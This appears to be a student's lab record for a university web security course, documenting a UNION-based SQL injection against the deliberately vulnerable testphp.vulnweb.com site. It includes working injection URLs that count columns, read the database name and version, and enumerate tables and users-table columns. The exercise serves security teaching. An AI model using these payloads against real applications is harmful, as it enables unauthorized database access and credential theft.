

**UNIVERSITY INSTITUTE OF ENGINEERING**

**Department of Computer Science & Engineering**

**Subject Name:** Web and Mobile Security Lab

**Subject Code:** 20CSP-338

**Submitted to: Submitted by:**

Er. Himanshi Name: Sahil Kaundal

UID: 21BCS8197

Section: 616

Group: A

**INDEX**

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **Ex. No** | **List of Experiments** | **Conduct (MM: 12)** | **Viva**  **(MM: 10)** | **Record (MM: 8)** | **Total**  **(MM: 30)** | **Remarks/Signature** |
| 1.1 | Open any website on computer system and identify http packet on monitoring tool like Wireshark. |  |  |  |  |  |
| 1.2 | Design a method to simulate the html injection and cross site scripting to exploit the attackers. |  |  |  |  |  |
| 1.3 | Implementation of Cross site request forgery (XSRF) attack. |  |  |  |  |  |
| 2.1 | Implementation of Design methods to break authentication schemes (SQL Injection attack). |  |  |  |  |  |
| 2.2 |  |  |  |  |  |  |
| 2.3 |  |  |  |  |  |  |
| 2.4 |  |  |  |  |  |  |
| 3.1 |  |  |  |  |  |  |
| 3.2 |  |  |  |  |  |  |

**Experiment 4**

**Student Name:** Sahil Kaundal **UID:** 21BCS8197

**Branch:** BE CSE (Lateral Entry) **Section/Group:** 616/A

**Semester:** 5th **Date of Performance:** 14/09/2022

**Subject Name:** WMS Lab **Subject Code:** 20CSP-338

1. **Aim/Overview of the practical:**

Implementation of Design methods to break authentication schemes (SQL Injection attack).

1. **Task to be done/ Which logistics used:**

SQL Injection Attack from command line(url).

**3. Apparatus / Simulator Used:**

* Windows 7 & above version.
* demotest fire site
* Google Chrome

**Introduction:**

[SQL Injection (SQLi)](https://www.invicti.com/learn/sql-injection-sqli/) is a type of an [injection attack](https://www.acunetix.com/blog/articles/injection-attacks/) that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

**UNION:** The UNION operator is used to combine the result-set of two or more SELECT statements.

**CONCAT():** The CONCAT() function adds two or more strings together.

**SQL injection cheat sheet:** This SQL injection cheat sheet contains examples of useful syntax that you can use to perform a variety of tasks that often arise when performing SQL injection attacks.

**SQL map:** SQL map is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database.

**ORDER BY:** The most common injection point within the SQL query structure is within an ORDER BY clause. The ORDER BY keyword takes a column name or number and orders the result set according to the values in that column. This functionality is frequently exposed to the user to allow sorting of a table within the browser.

**SCHEMA:** In a SQL database, a schema is a list of logical structures of data.

A database user owns the schema, which has the same name as the database manager


## How and Why Is an SQL Injection Attack Performed


* Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user may be a database administrator with all database privileges.
* SQL lets you select and output data from the database. An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.
* SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.
* You can use SQL to delete records from a database, even drop tables. Even if the administrator makes database backups, deletion of data could affect application availability until the database is restored. Also, backups may not cover the most recent data.
* In some database servers, you can access the operating system using the database server. This may be intentional or accidental. In such case, an attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.


**4. Program/ Steps/ Method:**


* Open given below targeted URL in the browser.
* Open the link- <http://testphp.vulnweb.com/>
* Go to- <http://testphp.vulnweb.com/listproducts.php?cat=1>
* You'll inject the malicious code (cheat code)- [http://testphp.vulnweb.com/listproducts.php?cat=**-1’**](http://testphp.vulnweb.com/listproducts.php?cat=-1’)
* Put the random number, cheat code - <http://testphp.vulnweb.com/listproducts.php?cat=-1> order by 11 clause to check the row (tuple).
* Information gathering-
* To check the database name, Go to [http://testphp.vulnweb.com/listproducts.php?cat=-1 union](http://testphp.vulnweb.com/listproducts.php?cat=-1%20union) select 1,2,3,4,5,6,7,8,9,10,database( )--
* To check the database version ,Go to [http://testphp.vulnweb.com/listproducts.php?cat=-1 union](http://testphp.vulnweb.com/listproducts.php?cat=-1%20union) select 1,2,3,4,5,6,7,8,9,10,version()—
* Information to be fetch-
* Table name- cat=-1 union select 1,2,3,4,5,6,7,8,9,10,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()--
* <http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()-->
* Column name- <http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=0x7573657273>


**5. DBMS Script/Result/Output/Writing Summary:**























**Learning outcomes (What I have learnt):**

After completing this exercise, you will be able to: Detect SQL Injection, I completed the following exercises: - SQL Injection Techniques, Launch a SQL Injection Attack Launch a SQL Injection Attack from command line(url).

* In the above screenshot we can see we have got an error message which means the running site is infected by SQL injection.
* Now using ORDER BY keyword to sort the records in ascending or descending order
* Use the next query to fetch the name of the database
* Next query will extract the version of the database system
* Through the next query, we will try to fetch table name inside the database
* We successfully retrieve all eight column names from inside the table users.

